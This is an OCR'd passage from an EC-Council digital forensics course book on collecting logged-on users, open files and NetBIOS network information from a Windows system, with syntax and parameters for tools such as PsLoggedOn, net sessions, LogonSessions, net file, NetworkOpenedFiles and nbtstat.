
```
net sessions
[\\<ComputerName>]
[/delete] [/list]
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Logged-On Users

During an investigation, an investigator must gather details of all the users logged-on to the suspected system. This not only includes information about people logged-on locally (via the console or keyboard) but also those who had remote access to the system (e.g., via the **`net use`** command or via a mapped share). This information allows an investigator to add context to other information collected from the system, such as the user context of a running process, the owner of a file, and the last access times on files.

- **PsLoggedOn**

  Source: *https://docs.microsoft.com*

  PsLoggedOn is an applet that displays both the locally logged-on users as well as users logged-on remotely. If you specify a username instead of a computer. PsLoggedOn searches the computers in the network neighborhood and shows whether the user is currently logged-on.

  Syntax:

  `psloggedon [- ] [-l] [-x] [\\computername | username]`

  Parameters:

  - -: This parameter displays the supported options and the units of measurement used for output values
  - **-l**: This parameter is used to show only local logons instead of both local and network resource logons
  - -**x**: This parameter tells the command not to show logon times

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **\\computername**: This parameter specifies the name of the computer for which logon information is to be listed.
- **username:** On specifying a username, PsLoggedOn searches the network for computers to which that user is logged on.




Figure 6.2: Using PsLoggedOn to collect information on logged-on Users

- **net sessions**

  Source: *https://docs.microsoft.com*

  The **`net sessions`** command is used for managing server computer connections. When used without parameters, it displays information about all logged-in sessions of the local computer. This command displays the computer names and usernames on a server. It can help investigators in determining if users have any open files and how long each user session has been in the idle mode.

  Syntax:

  `net sessions [\\<ComputerName>] [/delete] [/list]`

  Parameters:

  - **\\<ComputerName>:** This parameter identifies the client computer for which you want to list or disconnect sessions
  - **/delete:** This parameter ends the session with the specified client computer and closes all open files on the local computer for the session. If you omit \\<ComputerName>, all sessions on the local computer are canceled.
  - **/list:** This parameter displays information in a list rather than a table.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.3: Running net sessions command to collect information on logged-in sessions of a local computer

- **LogonSessions**

  Source: *https://docs.microsoft.com*

  The LogonSessions tool, when run without any options, lists the currently active logged-on sessions. If the -p option is used, it provides information on the processes running in each session.

  Syntax:

  ```
  logonsessions [-c[t]] [-p]
  ```

  Parameters:

  - **-c**: This parameter prints output as CSV
  - **-ct**: This parameter prints output as tab-delimited values
  - **-p**: This parameter lists processes running in logged-on sessions





Figure 6.4: Running LogonSessions to display the currently active logged-on sessions

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Open Files: net file Command

Collect information about the files opened by the intruder using remote login. The **`net file`** command reflects names of all files that are open on the server and the number of file locks on each file, if any. This command can also close individually shared files and remove file locks.

When used without parameters, the tool will list the open files and help control the files shared on a network.

Syntax:

```
net file [ID [/close]]
```

Parameters:

- **ID**: This parameter specifies the identification number of the file
- **/close**: This parameter closes an open file and releases locked records
- **`net help` command**: This displays help for the specified net command





Figure 6.5: Running net file command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Open Files: Using NetworkOpenedFiles

Forensic investigators can use the NetworkOpenedFiles tool to collect information on all the files that have been opened on the host system through remote login.


- **NetworkOpenedFiles**

  Source: *https://www.nirsoft.net*

  NetworkOpenedFiles is a simple tool for Windows that displays the list of all files that have been currently opened by other computers on the network.

  For every opened file, the following information is displayed: filename, username, computer name (on Windows 7/2008 and later), permissions information (read/write/create), locks count, file owner, file size, file attributes, and more.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Filena	User	Computer	Host Name	Read Permission	Write Permissi...	Create Permiss...
C:\Tools\Evidence Files\Image Files	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Outlook Fil...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Audio Files	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\E01	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Songs\Best...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\SSD File Ca...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Outlook Fil...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Outlook Fil...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Songs	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\SSD File Ca...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Windows I...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Unknown	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\SSD File Ca...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No
C:\Tools\Evidence Files\Wireshark ...	Administrator	\\192.168.0.178	DESKTOP-6953C0B	Yes	No	No

Figure 6.6: Finding open files using NetworkOpenedFiles





Figure 6.7: Viewing details of an open file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Network Information

Often, when intruders gain remote access to a system, they try to find other systems connected to the network and visible to the compromised system. To achieve this, the intruders create and execute batch files in the system and launch net view commands via SQL injection (by using a browser to send commands to the system through the web and database servers).

When users establish connections with other systems using NetBIOS networking, the systems maintain a list of other visible systems. By viewing the contents of the cached name table, the investigator might be able to determine the other affected systems in the network.

An investigator should collect multiple types of network information to find evidence of the suspected incident. Network information useful for investigation includes the following:

- Data content such as header information, text, etc.
- Session information that is relevant to the investigation
- IDS/IPS, firewall, server, and application log data
- Other network information such as secure file transfers
- Network packets
- Port scan results

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The NetBIOS name table cache maintains a list of connections made to other systems using NetBIOS networking. It contains the remote system name and IP address. The **nbtstat** command line utility on Windows shows the NetBIOS name table cache.

- **nbtstat**

  Source: *https://docs.microsoft.com*

  nbtstat helps troubleshoot NetBIOS name resolution problems. When a network is functioning normally, NetBIOS over TCP/IP (NetBT) resolves NetBIOS names to IP addresses.

  Syntax:

  ```
  nbtstat [-a RemoteName] [-A IP address] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [interval]
  ```

  Parameters:

  - **-c**: Shows the contents of the NetBIOS remote name cache table, which contains NetBIOS name-to-IP address mappings
  - **-n:** Displays the names that have been registered locally on the system by NetBIOS applications such as the server and redirector
  - **-r**: Displays the count of all NetBIOS names resolved by broadcast and by querying a Windows Internet Naming Service (WINS) server
  - **-S**: Lists the current NetBIOS sessions and their statuses
  - **-a**: Shows details of the NetBIOS remote machine name table




Figure 6.8: Running nbtstat command with -c option

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


